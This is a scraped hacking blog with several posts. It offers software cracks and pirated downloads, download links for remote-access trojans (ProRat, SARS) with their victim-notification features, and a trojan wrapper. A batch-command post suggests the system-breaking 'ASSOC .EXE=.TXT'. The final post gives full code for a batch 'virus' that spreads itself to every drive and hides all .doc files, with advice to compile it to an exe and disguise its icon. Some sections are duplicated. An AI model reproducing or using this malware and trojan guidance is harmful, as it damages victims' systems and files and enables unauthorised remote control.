


 Crack lock

Crack lock
Crack lock is tools for crack time your trial program, you
just need register your exe to crack lock, and your trial program never
expired. Just try it


Link Download Tutorial For Crack Lock

All Portable application (Just run without install)
All Portable application (Just run without install)
1. Oxford English dictionary Portable
2. Error repair Professional Portable

3. Internet Download Man*g*r Portable

4. 7-Zip V 4.57 Portable
5. MS Wo*d Portable
6.MS ExC*L Portable
7. Alc*h*l 120% 1.9.6.5429 Portable
8. Opera 9.24 Portable

9. Nero.v8.1.1.0 Portable

Posted By www.samudrapassai.blogspot.com
VM WARE WORKS STATION AND INSTALL UBUNTU IN VMWARE
VM WARE WORKS STATION AND INSTALL UBUNTU IN VMWARE
If u wanna learn more about linux debian without change ur os u can this tool, very simple in use, but at least u must have big memory in ur computer and big hardisk, because this tool allocate 8 gigabyte to disk space, and memory allocate 256 mb (in this version I use 6.00 version). Even if u wanna learn about LAN u can this tool too. If u need this tool u can download here
Step by step install linux in VM Ware Works Station ( with picture)
1.first u need download VM Ware Work Station , U can search in google, use this syntax to precision search (intitle:"index of *" "VMWare " exe), or u can download here.
2.extract that file, and then run setup.exe,
3.after finished the installation, run the vmware from the start menu.

Picture 2

.
Picture 3


Picture 8

Okay, ur virtual hardisks has been created, now u if u have big RAM u can set ur memory more than 256 MB, u can set ur display too. Now u need Ubuntu cd, but if u don’t have it don’t worry u can search in google and use this syntax
intitle:"index of *" "Ubuntu " iso
or u can download here Ubuntuiso Linux
and then u need Daemon to mount the iso file, u can download here Daemon, then after mount the ISO Ubuntu, (I use Daemon version 4.30.4.0027)
If u use daemon don’t forget to set ur cd room drive according to drive

Picture

Picture 11

Picture 12

Picture 13

Picture 14

Picture 15

Picture 16

Picture 17

Picture 18

Picture 19

Picture 20

Picture 21

Picture 22

Posted By : www.samudrapassai.blogspot.com
Passware Password recovery
Passware Password recovery
This tool have many feature :
1.office key
2.1-2-3 key
3.acrobrat key
4.act key
5.asterik key
6.i.e key
7.messenger key.
8.zip key
9.excel key
and many other feature in this tool, to zip and rar key it depend your pc and the combined of password
if the password has many combined it take long time to open it. for more help u
can open help file or visit the site.
download here http://rapidshare.com/files/407551483/Passware_Password_Recovery_Kit_6.3_Enterprise.rar.html


This tool have many feature :
1.office key
2.1-2-3 key
3.acrobrat key
4.act key
5.asterik key
6.i.e key
7.messenger key.
8.zip key
9.excel key
and many other feature in this tool, to zip and rar key it depend your pc and the combined of password
if the password has many combined it take long time to open it. for more help u
can open help file or visit the site.
download here http://rapidshare.com/files/407551483/Passware_Password_Recovery_Kit_6.3_Enterprise.rar.html


TROJAN
TROJAN
- .SARS Trojan Notification sends the location of victims IP address to the attacker, whenever the victim online on the internet the attacker received the notification.
Notification methods Available:
==============================
-Sin notication :Use the Client.exe included in the package u can
Point the server to ur
-Icq Notification :Ip Adress is in the folowing form { - } to
avoid the Filtration of notify , and Editable
From email and From name.
-Php Notification :(Generate the Loger by clicing the button in the
Editor and point to the log.php link and
notitifcation will be recieved in log.html
-Mail Notification: This will Send u a notification to ur
adress u can edit the From email,and Subject
Note : you will not get Notification from
Some machines wich ISP's are blocking
SMTP.
-Net Send : Works for Nt based OS.
-Cgi Notification: Ralog.zip is included in the package.
-Irc notification: a Bot will join the channel Give the info
Then part.

PRO RAT TROJAN


ProRat is a Remote Administrator Tool, which is owned to ProGroup. All ProGroup members has labor in creating ProRat and in the course of time it has been purified to it's bugs by testers of ProRat and it has been developed for the best.
ProRat has been written in C++. Server and client can work on all of popular windows operating systems. Normal Server, Downloader Server, ProConnective, CGI Victim List, Help etc... Can also be created with using the client.
1-Create ProRat Server :Create ProRat Server: If you click on this button, you will access to the menu that you can create a ProRat server.
2-Create Downloader Server :
Create Downloader Server: If you click on this button, you will access to the menu that will create a Downloader server and makes you to infect the server easier
3-Create Cgi Victim List :
Create Cgi Victim List: If you click on this button, you will get access to the menu which will create a cgi victim list and it is a notification method and lets you know every time your victim gets online.
REMOTE BY SERVER

The main screen basically displays information the program has received and processed.
- Start Server: After you have opened up the program, click Start server once for RemoteByMail to begin receiving and processing e-mails (you also can set this up to be automatically in the Options).
- Stop: You can stop RemoteByMail at any time by clicking on the Stop button.
- Check now: Click here if you don’t want to wait for the next scheduled e-mail check.
- Statistic: This window displays program information, like how long the program has been running, how often it is supposed to check for e-mail etc.
- Listening to accounts: This windows displays the accounts and associated e-mail addresses RemoteByMail is ready to follow commands from.
- Emails received: Here you find a list of all the e-mails containing commands the program has received. The most recent one is on top of the list. You may right-click the entries in order to process the e-mail again, to display the e-mail message or to delete it.
- Command queue: Displayed here are all commands the program has received and not yet processed.
- Outgoing emails: Here you see the emails RemoteByMail is in the process of sending.
- Emails send: Here you see a list of all emails RemoteByMail has sent out. Right-click an entry to either show the email message or to delete it

WRAPPER
SOURCE : C E H ( CERTIFIED ETHICAL HACKER)
SARS TROJAN : DOWNLOAD HERE
http://www.ziddu.com/download/10537681/S.A.R.SNotifier.zip.html
PRO RAT TROJAN :
http://www.ziddu.com/download/10537710/ProRat_v1.zip.html
REMOTE BY MAIL
http://www.ziddu.com/download/10537731/RemoteByMail.v1.01.zip.html
WRAPPER
http://www.ziddu.com/download/10538132/OneFileExeMaker.zip.html
PERL TUTORIAL PART 1
BASIC PERL LEARNING WITH EXAMPLE
1.\N NEW LINE
EXAMPLE :
$string = "hello world\n";
print"string";
result :
hello world
U must type with double quote between the word or sentence because if u use single quote it will produce like this
$string = 'hello world\n';
print"string";
result :
hello world\n
2.\t horizontal tab
example
$string = "\tHello World\n";
result:
hello world
it will produce hello world with more space, u must placed "\t" before the word to make a tab,
3.\a alert (will make a beep)
example
$string = "Hello World\a\n";
print"$string";
result
Hello World
it will make one beep on ur pc, but if u want make more than one beep u can add "\a" like this
$string = "Hello World\a\a\n";
print"$string";
it will make 2 beep on ur pc. u can placed "\a" before or after word
example
$string = "\aHello World\a\a\n";
print"$string";
it will make 3 beep.
4.\e escape character
example
$string = "\eHello World";
print"$string";
result
?Hello World
u can placed before and after the word
5.\f form feed
exmaple
$string = "\fHello World";
print"$string";
result
?Hello World
== - ==== - ===== - ======
1.\N NEW LINE
EXAMPLE :
$string = "hello world\n";
print"string";
result :
hello world
U must type with double quote between the word or sentence because if u use single quote it will produce like this
$string = 'hello world\n';
print"string";
result :
hello world\n
2.\t horizontal tab
example
$string = "\tHello World\n";
result:
hello world
it will produce hello world with more space, u must placed "\t" before the word to make a tab,
3.\a alert (will make a beep)
example
$string = "Hello World\a\n";
print"$string";
result
Hello World
it will make one beep on ur pc, but if u want make more than one beep u can add "\a" like this
$string = "Hello World\a\a\n";
print"$string";
it will make 2 beep on ur pc. u can placed "\a" before or after word
example
$string = "\aHello World\a\a\n";
print"$string";
it will make 3 beep.
4.\e escape character
example
$string = "\eHello World";
print"$string";
result
?Hello World
u can placed before and after the word
5.\f form feed
exmaple
$string = "\fHello World";
print"$string";
result
?Hello World
== - ==== - ===== - ======
BATCH COMMAND PART 1
TASKKILL
/S SYSTEM
/U DOMAIN
/PASSWORD
/F SPECIFIES TO FORCEFULLY TERMINATE PROCESSES
/FI FILTER DISPLAY A SET OF TASK THAT MATCH A GIVEN CRITERIA SPECIFIED BY THE FILTER
/PID BY PROCESS ID
/IM IMAGE NAME
/T KILL PROCESS TREE
EXAMPLE :
TASKKILL /F /IM EXPLORER.EXE
OR U CAN USE ADDITIONAL LIKE THIS :
TASKKILL /F /IM EXPLORER.EXE /T
IF U WANNA TERMINATE MORE ONE APPLICATION USE COMMAND :
TASKKILL /F /IM EXPLORER.EXE /IM FIREFOX.EXE
U CAN KILL PROCESS BY USING PID IF U DONT KNOW PID NUMBER U CAN SEE IN TASKMAN
THEN U TAB ON VIEW, SELECT COLOMN THEN CHECK PID ( PROCESS INDITIFIER )
THEN LOOK THAT ON THE SCREEN U WILL FOUND PID NUMBER ON THE PROCESS APPLICATION
COMMAND TO USE IT :
TASKKILL /PID 4396 /T
NOTE:4396 IS CMD PROCESS
IF U WANT TO KILL MANY PROCESS U CAN USE COMMAND
TASKKILL /PID 4396 /PID 3264 /PID 3396 /T
TO KILL ALL PROCESS WINDOWS USE THIS COMMAND
TASKKILL /FI "WINDOWTITLE NE UNTITLED*"
U CAN KILL PROCESS BY THE NETWORKS
TASKKILL /S SYSTEM /U USERNAME /P PASSWORD /FI "WINDOWTITLE NE UNTITLED*"
ASSOC COMMAND
THIS FEATURE COMMAND CAN MAKE UR WINDOWS SYSTEM disablement
THIS IS EXTENSION IN WINDOWS
.r29=WinRAR
.ra=mplayerc.ra
.raf=Photoshop.CameraRawFileFujifilm.10
.ram=mplayerc.ram
.rar=WinRAR
.ras=
.rat=ratfile
.raw=
.rc=rcfile
.RDP=RDP.File
.red=Rose.ModuleDiagramPicture
.reg=regfile
.res=resfile
.resx=VBExpress.resx.8.0
.rev=WinRAR.REV
.rle=
.rm=mplayerc.rm
.rmi=Winamp.File
.rmm=mplayerc.rmm
.rmvb=mplayerc.rmvb
.rnk=rnkfile
.rp=mplayerc.rp
.rpc=
.rpm=
.rqy=rqyfile
.rsp=
.rt=mplayerc.rt
.rtf=Word.RTF.8
.rv=mplayerc.rv
.rwz=RWZFile
.s3m=Winamp.File
.s3z=Winamp.File
.sam=
.sav=SPSS.DataDoc
.sbr=
.sbs=SPSS.SaxBasicScript
.sc2=SchedulePlus.Application.7
.scd=SchedulePlus.Application.7
.scf=SHCmdFile
.sch=SchedulePlus.Application.7
.scp=txtfile
.scr=scrfile
.sct=Photoshop.SCTFile.10
.sdb=appfixfile
.sdl=VBExpress.sdl.8.0
.sed=
.settings=VBExpress.settings.8.0
.sgt=
.shb=DocShortcut
.shc=Photoshop.ShapeCurves
.shh=Photoshop.SHHFile.10
.shs=ShellScrap
.shtml=shtmlfile
.shw=
.SIS=Nokia.ApplicationInstaller
.SISX=Nokia.ApplicationInstaller
.sit=
.slk=Excel.SLK
.sln=VisualStudio.Launcher.sln
.smi=mplayerc.smi
.smil=mplayerc.smil
.snag=SnagIt.9.Picture
.snagacc=SnagItAccessory.Document
.snagprof=SnagItProfile.Document
.snd=Winamp.File
.snippet=VBExpress.snippet.8.0
.snk=VBExpress.snk.8.0
.snp=SnapshotFile
.soap=soap
.soe=Offline Explorer Sequencer file
.sol=
.sor=
.spc=SPCFile
.spd=SPSS.SPD
.spj=SPSS.ProductionJob
.spl=ShockwaveFlash.ShockwaveFlash
.spo=spo_auto_file
.spp=sppfile
.spq=SPSS.DBQuery
.sps=SPSS.Syntax
.spv=SPSS.16OutputDoc
.sql=
.srf=Photoshop.CameraRawFileSony.10
.sr_=
.sst=CertificateStoreFile
.sta=Photoshop.STAFile.10
.ste=Dreamweaver.Site.Definition
.stf=STFFile
.stl=STLFile
.stm=Winamp.File
.stt=
.stz=Winamp.File
.suo=VisualStudio.Launcher.suo
.swf=ShockwaveFlash.ShockwaveFlash
.swt=VisualBasic.SWTFile
.sym=
.sys=sysfile
.sy_=
.t2s=Token2Shell.SessionToken
.tar=WinRAR
.taz=WinRAR
.tbs=TuneUp.Boot.Screen
.tbz=WinRAR
.tbz2=WinRAR
.text=
.tga=Photoshop.TGAFile.10
.tgz=WinRAR
.theme=themefile
.tico=
.tif=
.tiff=
.tip=TuneUp.Icon.Package
.tla=TuneUp.Logo.Animation
.tlb=
.tld=TlxTrellixCtrl.TlxTrellixCtrl.2.Design
.tls=TuneUp.Logon.Screen
.tlt=TlxTrellixCtrl.TlxTrellixCtrl.2.Template
.tlx=TlxTrellixCtrl.TlxTrellixCtrl.2
.torrent=Azureus
.tp=PDVDmpgfile
.tpf=
.tpl=BestAddress.Template
.tr=PDVDmpgfile
.trg=SqlServerReplication.Trg
.trn=SqlServerLogShipping.Trn
.trp=PDVDmpgfile
.ts=PDVDmpgfile
.tsk=BestAddress.TaskList
.tsp=
.tsv=
.ttc=ttcfile
.ttf=ttffile
.tu2009code=TuneUp.Utilities.2009.Unlock.Code
.tvs=TuneUp.Visual.Style
.tws=TextPad.tws
.txt=txtfile
.u4a=QuickClean.Archive
.u4b=QuickClean.Backup
.uar=QuickClean.Archive
.ub6=QuickClean.Backup
.UDL=QuickClean.Backup
.uff=QuickClean.Backup
.uha=WinUHA
.uls=ulsfile
.ult=Winamp.File
.URL=InternetShortcut
.user=
.uu=WinRAR
.uue=WinRAR
.uxdc=UXDCFILE
.vb=VBExpress.vb.8.0
.VBE=VBEFile
.vbg=VisualBasic.ProjectGroup
.vbl=VisualBasic.VBLFile
.vbp=VisualBasic.Project
.vbproj=VBExpress.vbproj.8.0
.vbr=VisualBasic.VBRFile
.vbs=VBSFile
.vbw=VisualBasic.VBWFile
.vbx=
.vbz=VisualBasic.VBZFile
.vcf=vcffile
.vcs=vcsfile
.vmg=Nokia.vmgEditor.Message
.vob=PDVDmpgfile
.VOC=Winamp.File
.vro=PDVDmpgfile
.vscontent=VisualStudio.ContentInstaller.vscontent
.vsi=VisualStudio.ContentInstaller.vsi
.vssettings=VBExpress.vssettings.8.0
.vstemplate=VBExpress.vstemplate.8.0
.vuze=Vuze
.vxd=vxdfile
.wab=wab_auto_file
.wal=Winamp.SkinZip
.wav=Winamp.File
.wax=WAXFile
.wb2=
.wbk=Word.Backup.8
.wbm=Nokia.Multimedia
.wbmp=Nokia.Multimedia
.wct=VisualBasic.WCTFile
.wdp=wdpfile
.wdq=Offline Explorer Queue file
.webpnp=webpnpFile
.wfx=
.WHT=Whiteboard
.whtt=WinHTTrackProject
.wiz=Word.Wizard.8
.wizhtml=accessthmltemplate
.wk4=
.wll=
.wlt=
.wm=ASFFile
.wma=Winamp.File
.wmd=WMDFile
.wmdb=WMP.WMDBFile
.wmf=wmffile
.wmp=
.wms=WMSFile
.wmv=Winamp.File
.wmx=ASXFile
.wmz=WMZFile
.wpd=
.wpg=
.wpl=WPLFile
.wri=wrifile
.wrk=SqlServerLogShipping.Wrk
.wsc=scriptletfile
.wsdl=VBExpress.wsdl.8.0
.WSF=WSFFile
.WSH=WSHFile
.wsz=Winamp.SkinZip
.wtx=txtfile
.wv=
.wvx=WVXFile
.wwd=SPSS.WinWrapBasicScript
.x=
.x3f=Photoshop.CameraRawFileFoveon.10
.xaml=Windows.XamlDocument
.xbap=Windows.Xbap
.xdr=VBExpress.xdr.8.0
.xevgenxml=XEV.GenericApp
.xht=xhtfile
.xhtm=Opera.HTML
.xhtml=xhtmlfile
.xix=
.xla=Excel.Addin
.xlam=Excel.Addin
.xlb=Excel.Sheet.8
.xlc=Excel.Chart.8
.xld=Excel.Dialog
.xlk=Excel.Backup
.xll=Excel.XLL
.xlm=Excel.Macrosheet
.xls=Excel.Sheet.8
.xlsb=Excel.SheetBinaryMacroEnabled.12
.xlshtml=Excelhtmlfile
.xlsm=Excel.SheetMacroEnabled.12
.xlsmhtml=excelmhtmlfile
.xlsx=Excel.Sheet.12
.xlt=Excel.Template
.xlthtml=Excelhtmltemplate
.xltm=Excel.Template
.xltx=Excel.Template
.xlv=Excel.VBAModule
.xlw=Excel.Workspace
.xlxml=Excelxmlss
.xm=Winamp.File
.xml=xmlfile
.xmz=Winamp.File
.xnk=xnkfile
.xpp=SqlServerReplication.Xpp
.xps=XPSViewer.Document
.xsc=VBExpress.xsc.8.0
.xsf=InfoPath.SolutionManifest.1
.xsl=xslfile
.xslt=VBExpress.xslt.8.0
.xsn=InfoPath.Solution.1
.xss=VBExpress.xss.8.0
.xst=PSTFile
.xxe=WinRAR
.z=WinRAR
.z96=
.zap=zapfile
.ZFSendToTarget=CLSID\{888DCA60-FC0A-11CF-8F0F-00C04FD7D062}
.zip=WinRAR.ZIP
._sln=VisualStudio.Launcher._sln
._sln60=VisualStudio.Launcher._sln60
._sln70=VisualStudio.Launcher._sln70
._sln71=VisualStudio.Launcher._sln71
._sln80=VisualStudio.Launcher._sln80
._vbxsln80=VisualStudio.Launcher._vbxsln80
._vcppxsln80=VisualStudio.Launcher._vcppxsln80
._vcsxsln80=VisualStudio.Launcher._vcsxsln80
._vjsxsln80=VisualStudio.Launcher._vjsxsln80
._vstasln80=VisualStudio.Launcher._vstasln80
._vwdxsln80=VisualStudio.Launcher._vwdxsln80
U CAN TRY THIS COMMAND ON YOUR WINDOWS VERY - VERY AMAZING GUYS
ASSOC .EXE=.TXT
U WANT OPEN MSWORD WITH NOTEPAD BEGIN NOW TRY THIS COMMAND
ASSOC .DOC=.TXT
CREATED BY ME
/S SYSTEM
/U DOMAIN
/PASSWORD
/F SPECIFIES TO FORCEFULLY TERMINATE PROCESSES
/FI FILTER DISPLAY A SET OF TASK THAT MATCH A GIVEN CRITERIA SPECIFIED BY THE FILTER
/PID BY PROCESS ID
/IM IMAGE NAME
/T KILL PROCESS TREE
EXAMPLE :
TASKKILL /F /IM EXPLORER.EXE
OR U CAN USE ADDITIONAL LIKE THIS :
TASKKILL /F /IM EXPLORER.EXE /T
IF U WANNA TERMINATE MORE ONE APPLICATION USE COMMAND :
TASKKILL /F /IM EXPLORER.EXE /IM FIREFOX.EXE
U CAN KILL PROCESS BY USING PID IF U DONT KNOW PID NUMBER U CAN SEE IN TASKMAN
THEN U TAB ON VIEW, SELECT COLOMN THEN CHECK PID ( PROCESS INDITIFIER )
THEN LOOK THAT ON THE SCREEN U WILL FOUND PID NUMBER ON THE PROCESS APPLICATION
COMMAND TO USE IT :
TASKKILL /PID 4396 /T
NOTE:4396 IS CMD PROCESS
IF U WANT TO KILL MANY PROCESS U CAN USE COMMAND
TASKKILL /PID 4396 /PID 3264 /PID 3396 /T
TO KILL ALL PROCESS WINDOWS USE THIS COMMAND
TASKKILL /FI "WINDOWTITLE NE UNTITLED*"
U CAN KILL PROCESS BY THE NETWORKS
TASKKILL /S SYSTEM /U USERNAME /P PASSWORD /FI "WINDOWTITLE NE UNTITLED*"
ASSOC COMMAND
THIS FEATURE COMMAND CAN MAKE UR WINDOWS SYSTEM disablement
THIS IS EXTENSION IN WINDOWS
.r29=WinRAR
.ra=mplayerc.ra
.raf=Photoshop.CameraRawFileFujifilm.10
.ram=mplayerc.ram
.rar=WinRAR
.ras=
.rat=ratfile
.raw=
.rc=rcfile
.RDP=RDP.File
.red=Rose.ModuleDiagramPicture
.reg=regfile
.res=resfile
.resx=VBExpress.resx.8.0
.rev=WinRAR.REV
.rle=
.rm=mplayerc.rm
.rmi=Winamp.File
.rmm=mplayerc.rmm
.rmvb=mplayerc.rmvb
.rnk=rnkfile
.rp=mplayerc.rp
.rpc=
.rpm=
.rqy=rqyfile
.rsp=
.rt=mplayerc.rt
.rtf=Word.RTF.8
.rv=mplayerc.rv
.rwz=RWZFile
.s3m=Winamp.File
.s3z=Winamp.File
.sam=
.sav=SPSS.DataDoc
.sbr=
.sbs=SPSS.SaxBasicScript
.sc2=SchedulePlus.Application.7
.scd=SchedulePlus.Application.7
.scf=SHCmdFile
.sch=SchedulePlus.Application.7
.scp=txtfile
.scr=scrfile
.sct=Photoshop.SCTFile.10
.sdb=appfixfile
.sdl=VBExpress.sdl.8.0
.sed=
.settings=VBExpress.settings.8.0
.sgt=
.shb=DocShortcut
.shc=Photoshop.ShapeCurves
.shh=Photoshop.SHHFile.10
.shs=ShellScrap
.shtml=shtmlfile
.shw=
.SIS=Nokia.ApplicationInstaller
.SISX=Nokia.ApplicationInstaller
.sit=
.slk=Excel.SLK
.sln=VisualStudio.Launcher.sln
.smi=mplayerc.smi
.smil=mplayerc.smil
.snag=SnagIt.9.Picture
.snagacc=SnagItAccessory.Document
.snagprof=SnagItProfile.Document
.snd=Winamp.File
.snippet=VBExpress.snippet.8.0
.snk=VBExpress.snk.8.0
.snp=SnapshotFile
.soap=soap
.soe=Offline Explorer Sequencer file
.sol=
.sor=
.spc=SPCFile
.spd=SPSS.SPD
.spj=SPSS.ProductionJob
.spl=ShockwaveFlash.ShockwaveFlash
.spo=spo_auto_file
.spp=sppfile
.spq=SPSS.DBQuery
.sps=SPSS.Syntax
.spv=SPSS.16OutputDoc
.sql=
.srf=Photoshop.CameraRawFileSony.10
.sr_=
.sst=CertificateStoreFile
.sta=Photoshop.STAFile.10
.ste=Dreamweaver.Site.Definition
.stf=STFFile
.stl=STLFile
.stm=Winamp.File
.stt=
.stz=Winamp.File
.suo=VisualStudio.Launcher.suo
.swf=ShockwaveFlash.ShockwaveFlash
.swt=VisualBasic.SWTFile
.sym=
.sys=sysfile
.sy_=
.t2s=Token2Shell.SessionToken
.tar=WinRAR
.taz=WinRAR
.tbs=TuneUp.Boot.Screen
.tbz=WinRAR
.tbz2=WinRAR
.text=
.tga=Photoshop.TGAFile.10
.tgz=WinRAR
.theme=themefile
.tico=
.tif=
.tiff=
.tip=TuneUp.Icon.Package
.tla=TuneUp.Logo.Animation
.tlb=
.tld=TlxTrellixCtrl.TlxTrellixCtrl.2.Design
.tls=TuneUp.Logon.Screen
.tlt=TlxTrellixCtrl.TlxTrellixCtrl.2.Template
.tlx=TlxTrellixCtrl.TlxTrellixCtrl.2
.torrent=Azureus
.tp=PDVDmpgfile
.tpf=
.tpl=BestAddress.Template
.tr=PDVDmpgfile
.trg=SqlServerReplication.Trg
.trn=SqlServerLogShipping.Trn
.trp=PDVDmpgfile
.ts=PDVDmpgfile
.tsk=BestAddress.TaskList
.tsp=
.tsv=
.ttc=ttcfile
.ttf=ttffile
.tu2009code=TuneUp.Utilities.2009.Unlock.Code
.tvs=TuneUp.Visual.Style
.tws=TextPad.tws
.txt=txtfile
.u4a=QuickClean.Archive
.u4b=QuickClean.Backup
.uar=QuickClean.Archive
.ub6=QuickClean.Backup
.UDL=QuickClean.Backup
.uff=QuickClean.Backup
.uha=WinUHA
.uls=ulsfile
.ult=Winamp.File
.URL=InternetShortcut
.user=
.uu=WinRAR
.uue=WinRAR
.uxdc=UXDCFILE
.vb=VBExpress.vb.8.0
.VBE=VBEFile
.vbg=VisualBasic.ProjectGroup
.vbl=VisualBasic.VBLFile
.vbp=VisualBasic.Project
.vbproj=VBExpress.vbproj.8.0
.vbr=VisualBasic.VBRFile
.vbs=VBSFile
.vbw=VisualBasic.VBWFile
.vbx=
.vbz=VisualBasic.VBZFile
.vcf=vcffile
.vcs=vcsfile
.vmg=Nokia.vmgEditor.Message
.vob=PDVDmpgfile
.VOC=Winamp.File
.vro=PDVDmpgfile
.vscontent=VisualStudio.ContentInstaller.vscontent
.vsi=VisualStudio.ContentInstaller.vsi
.vssettings=VBExpress.vssettings.8.0
.vstemplate=VBExpress.vstemplate.8.0
.vuze=Vuze
.vxd=vxdfile
.wab=wab_auto_file
.wal=Winamp.SkinZip
.wav=Winamp.File
.wax=WAXFile
.wb2=
.wbk=Word.Backup.8
.wbm=Nokia.Multimedia
.wbmp=Nokia.Multimedia
.wct=VisualBasic.WCTFile
.wdp=wdpfile
.wdq=Offline Explorer Queue file
.webpnp=webpnpFile
.wfx=
.WHT=Whiteboard
.whtt=WinHTTrackProject
.wiz=Word.Wizard.8
.wizhtml=accessthmltemplate
.wk4=
.wll=
.wlt=
.wm=ASFFile
.wma=Winamp.File
.wmd=WMDFile
.wmdb=WMP.WMDBFile
.wmf=wmffile
.wmp=
.wms=WMSFile
.wmv=Winamp.File
.wmx=ASXFile
.wmz=WMZFile
.wpd=
.wpg=
.wpl=WPLFile
.wri=wrifile
.wrk=SqlServerLogShipping.Wrk
.wsc=scriptletfile
.wsdl=VBExpress.wsdl.8.0
.WSF=WSFFile
.WSH=WSHFile
.wsz=Winamp.SkinZip
.wtx=txtfile
.wv=
.wvx=WVXFile
.wwd=SPSS.WinWrapBasicScript
.x=
.x3f=Photoshop.CameraRawFileFoveon.10
.xaml=Windows.XamlDocument
.xbap=Windows.Xbap
.xdr=VBExpress.xdr.8.0
.xevgenxml=XEV.GenericApp
.xht=xhtfile
.xhtm=Opera.HTML
.xhtml=xhtmlfile
.xix=
.xla=Excel.Addin
.xlam=Excel.Addin
.xlb=Excel.Sheet.8
.xlc=Excel.Chart.8
.xld=Excel.Dialog
.xlk=Excel.Backup
.xll=Excel.XLL
.xlm=Excel.Macrosheet
.xls=Excel.Sheet.8
.xlsb=Excel.SheetBinaryMacroEnabled.12
.xlshtml=Excelhtmlfile
.xlsm=Excel.SheetMacroEnabled.12
.xlsmhtml=excelmhtmlfile
.xlsx=Excel.Sheet.12
.xlt=Excel.Template
.xlthtml=Excelhtmltemplate
.xltm=Excel.Template
.xltx=Excel.Template
.xlv=Excel.VBAModule
.xlw=Excel.Workspace
.xlxml=Excelxmlss
.xm=Winamp.File
.xml=xmlfile
.xmz=Winamp.File
.xnk=xnkfile
.xpp=SqlServerReplication.Xpp
.xps=XPSViewer.Document
.xsc=VBExpress.xsc.8.0
.xsf=InfoPath.SolutionManifest.1
.xsl=xslfile
.xslt=VBExpress.xslt.8.0
.xsn=InfoPath.Solution.1
.xss=VBExpress.xss.8.0
.xst=PSTFile
.xxe=WinRAR
.z=WinRAR
.z96=
.zap=zapfile
.ZFSendToTarget=CLSID\{888DCA60-FC0A-11CF-8F0F-00C04FD7D062}
.zip=WinRAR.ZIP
._sln=VisualStudio.Launcher._sln
._sln60=VisualStudio.Launcher._sln60
._sln70=VisualStudio.Launcher._sln70
._sln71=VisualStudio.Launcher._sln71
._sln80=VisualStudio.Launcher._sln80
._vbxsln80=VisualStudio.Launcher._vbxsln80
._vcppxsln80=VisualStudio.Launcher._vcppxsln80
._vcsxsln80=VisualStudio.Launcher._vcsxsln80
._vjsxsln80=VisualStudio.Launcher._vjsxsln80
._vstasln80=VisualStudio.Launcher._vstasln80
._vwdxsln80=VisualStudio.Launcher._vwdxsln80
U CAN TRY THIS COMMAND ON YOUR WINDOWS VERY - VERY AMAZING GUYS
ASSOC .EXE=.TXT
U WANT OPEN MSWORD WITH NOTEPAD BEGIN NOW TRY THIS COMMAND
ASSOC .DOC=.TXT
CREATED BY ME
RAPIDHACKER TOOLS
RAPIDHACKER TOOLS


Rapidhacker tools
Download There : http://www.4shared.com/file/208700524/e7699239/RapidHackTools.html
Source : www.Google.com


Rapidhacker tools
Download There : http://www.4shared.com/file/208700524/e7699239/RapidHackTools.html
Source : www.Google.com
Make Virus Batch With Notepad (Part1)
Make Virus Batch With Notepad (Part1)
Step One
Step One
Open your notepad and save with extension .bat
then type this on your notepad :
First algoritm
For %%p in (A C D E F) do copy %0 %%p:
explanation for P is variable, this really been advised to handle syntax that over-long
second algoritm
For %%q in (A C D E F) do dir %%q:\*.doc /B/S >> C:\virii.txt
in this second algorithm we do data collection for all ektensi doc files on the drive there A C D E F the results of data collection on display at virii.txt
/b to to eliminate the usual header display appears every time we use the dir command
/s the function to search for files made up into a sub directory within the main directory
third algoritm
For %%r in (A C D E F) do attrib +h +s %%r:\*.doc
after do data collection the virus will hide all file with extension *.doc with supper hidden (+h +s)
for +h hidden system file
for +s hidden file system
This complete code for the virus
echo off> C:\virii.txt
For %%p in (A C D E F) do copy %0 %%p:
For %%q in (A C D E F) do dir %%q:\*.doc /B/S >> C:\virii.txt
For %%r in (A C D E F) do attrib +h +s %%r:\*.doc
exit
then compile your batch file with tool batch to exe you can download from google
to change icon u can do with tool icon changer or resthacktools
Subscribe to:
Posts (Atom)